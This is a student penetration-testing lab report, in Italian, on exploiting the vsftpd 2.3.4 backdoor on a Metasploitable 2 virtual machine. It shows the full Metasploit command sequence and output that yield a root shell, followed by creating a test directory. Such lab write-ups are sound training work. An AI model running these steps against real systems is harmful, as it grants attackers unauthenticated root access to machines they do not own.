

*Josh Van Edward D. Abanico*

# Report di Penetration Testing

## Esercizio Pratico: Sfruttamento Vulnerabilità vsftpd con Metasploit

19 Gennaio 2026

### Sommario

Il documento riporta i dettagli tecnici dell'attività di Penetration Testing condotta contro una macchina virtuale target (Metasploitable). L'obiettivo dell'esercizio è stato identificare, sfruttare e verificare una vulnerabilità critica nel servizio FTP (vsftpd 2.3.4) per ottenere l'accesso remoto con privilegi di root e modificare il file system del target.

## Indice

<b>1</b>	<b>Introduzione e Scenario</b>	<b>3</b>
1.1	Obiettivi dell'Attività . . . . .	3
1.2	Ambiente di Test . . . . .	3
<b>2</b>	<b>Metodologia ed Esecuzione</b>	<b>4</b>
2.1	Fase 1: Avvio del Framework . . . . .	4
2.2	Ricerca della Vulnerabilità . . . . .	5
2.3	Configurazione dell'Exploit . . . . .	6
2.4	Fase 4: Exploitation . . . . .	7
<b>3</b>	<b>Post-Exploitation e Verifica</b>	<b>8</b>
3.1	Esecuzione Comandi su Target . . . . .	8
3.2	Verifica Lato Vittima . . . . .	8
<b>4</b>	<b>Conclusioni</b>	<b>9</b>

# 1 Introduzione e Scenario

Come richiesto dalle specifiche dell'esercizio, è stata condotta una sessione di hacking etico utilizzando il framework **Metasploit** su sistema operativo Kali Linux.

## 1.1 Obiettivi dell'Attività

- Identificazione del servizio vulnerabile sulla macchina target.
- Configurazione dell'exploit specifico per *vsftpd 2.3.4 Backdoor*.
- Esecuzione dell'attacco per ottenere una reverse shell.
- Post-exploitation: Creazione di una directory di prova (`test_metasploit`) per confermare i privilegi acquisiti.

## 1.2 Ambiente di Test

- **Attacker Machine:** Kali Linux (IP: Dinamico/Locale)
- **Target Machine:** Metasploitable 2
- **Target IP:** 192.168.1.149 (come da specifiche traccia)
- **Servizio Target:** vsftpd 2.3.4 (Porta 21)

## 2 Metodologia ed Esecuzione

## 2.1 Fase 1: Avvio del Framework

La sessione è iniziata con l'avvio della console di Metasploit (`msfconsole`) sulla macchina attaccante.

Figura 1: Avvio di Metasploit Framework (msfconsole).

## 2.2 Fase 2: Ricerca della Vulnerabilità

È stata effettuata una ricerca nel database degli exploit di Metasploit per il servizio vsftpd. La ricerca ha restituito il modulo `exploit/unix/ftp/vsftpd_234_backdoor`, noto per permettere l'esecuzione di comandi arbitrari tramite una backdoor introdotta nel codice sorgente di questa specifica versione.

```

kali@kali: ~
Session Actions Edit View Help
c0000000.MMM.00c`MMMM'000 MMM,000000c
00000000.MMM.0000 .MMM:0000 MMM,000000o
l00000.MMM.0000 .MMM:0000 MMM,00000l
;0000'MMM.0000 .MMM:0000 MMM;0000;
.d000`WM.0000cccx0000 MX x00d.
,k01 M.0000000000000000 M'dok,
:kk;.0000000000000000;ok:
;k0000000000000000k:
,x0000000000x,
.l0000000l.
,d0d,
.

=[ metasploit v6.4.103-dev
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads      ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion       ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules
=====
#  Name
-  --
0  auxiliary/dos/ftp/vsftpd_232    2011-02-03   normal   Yes   VSFTPD 2.3.2 Denial of Service
→ 1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03   excellent No    VSFTPD v2.3.4 Backdoor Command Executio
n

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >

```

Figura 2: Ricerca del modulo exploit per vsftpd.

## 2.3 Fase 3: Configurazione dell'Exploit

Una volta selezionato il modulo corretto, sono stati configurati i parametri necessari. In particolare, è stato impostato l'indirizzo IP del target (RHOSTS) su **192.168.1.149**, come indicato nella traccia dell'esercizio.

The screenshot shows the Metasploit Framework interface running on a Kali Linux terminal. The user has selected the 'exploit/unix/ftp/vsftpd\_234\_backdoor' module. They have configured the RHOSTS option to '192.168.1.149'. The interface displays various module options and their current settings, including CHOST, CPOR, Proxies, RHOSTS, and RPORT. The exploit target is set to 'Automatic'. A message at the bottom indicates that the full module info can be viewed with the 'info' or 'info -d' command.

```
kali@kali: ~
Session Actions Edit View Help
  0 auxiliary/dos/ftp/vsftpd_232           2011-02-03      normal   Yes    VSFTPD 2.3.2 Denial of Service
  1 exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No     VSFTPD v2.3.4 Backdoor Command Executio
n

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
---      _____          _____
CHOST            no        The local client address
CPORT            no        The local client port
Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxie
s: sapni, socks4, socks5, socks5h, http
RHOSTS          192.168.1.149  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
ics/using-metasploit.html
RPORT            21        yes      The target port (TCP)


Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figura 3: Configurazione del target RHOSTS a 192.168.1.149.

## 2.4 Fase 4: Exploitation

Lanciando il comando `exploit`, Metasploit ha stabilito con successo una connessione alla porta 21 del target, attivando la backdoor. Il sistema ha aperto una shell di comando (Session 2) con privilegi di root (UID 0), garantendo il controllo completo della macchina vittima.



The screenshot shows the Metasploit Framework interface running on a Kali Linux terminal. The user has executed the command `msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit`. The exploit has successfully connected to the target at port 21, identified as vsFTPD 2.3.4. A password prompt is shown. The exploit has spawned a backdoor service, and a root shell has been found. The command shell session 2 has been opened, showing the connection details: 192.168.1.151:35881 → 192.168.1.149:6200 (192.168.1.149). The user then runs `msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions` and `msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 2` to interact with session 2.

Figura 4: Esecuzione dell'exploit e apertura della shell di root.

## 3 Post-Exploitation e Verifica

### 3.1 Esecuzione Comandi su Target

Per confermare l'accesso e completare l'esercizio, sono stati eseguiti i seguenti comandi all'interno della shell compromessa:

1. `pwd` e `ls`: Per verificare la posizione attuale e il contenuto della directory.
2. `mkdir test_metaspoit`: Per creare la cartella richiesta dalla traccia dell'esercizio.
3. `ls`: Per confermare l'avvenuta creazione della cartella.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 2 ...
[*] Starting interaction with 2 ...


pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
mkdir test_metaspoit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metaspoit
tmp
usr
var
vmlinuz
■
```

The screenshot shows a terminal session on a Linux system. The user has interacted with the Metasploit framework to start a session (session 2). They then run several commands: `pwd`, `ls`, `mkdir test_metaspoit`, and another `ls`. Red arrows highlight the first `ls` command, the `mkdir` command, and the second `ls` command, indicating the sequence of actions taken to verify the exploit's success and create the specified directory.

Figura 5: Creazione della directory "test\_metaspoit" tramite shell remota.

### 3.2 Verifica Lato Vittima

Come prova finale dell'efficacia dell'attacco, è stata verificata la presenza della directory direttamente sulla macchina Metasploitable. Lo screenshot sottostante mostra il filesystem della vittima modificato dall'attaccante.



```
msfadmin@metasploitable:/$ ls
bin  dev  initrd  lost+found  nohup.out  root  sys  usr
boot  etc  initrd.img  media  opt  sbin  test_metasploit  var
cdrom  home  lib  mnt  proc  srv  tmp  vmlinuz
msfadmin@metasploitable:/$
```

Figura 6: Verifica della cartella creata sulla macchina Metasploitable.

## 4 Conclusioni

L'esercizio ha dimostrato con successo la vulnerabilità critica presente nella versione 2.3.4 di vsftpd. L'attacco ha permesso l'acquisizione immediata dei privilegi di root senza necessità di autenticazione.

Si raccomanda, in un ambiente di produzione reale, di aggiornare immediatamente il servizio FTP a una versione patchata e di implementare regole firewall per limitare l'accesso alle porte di gestione.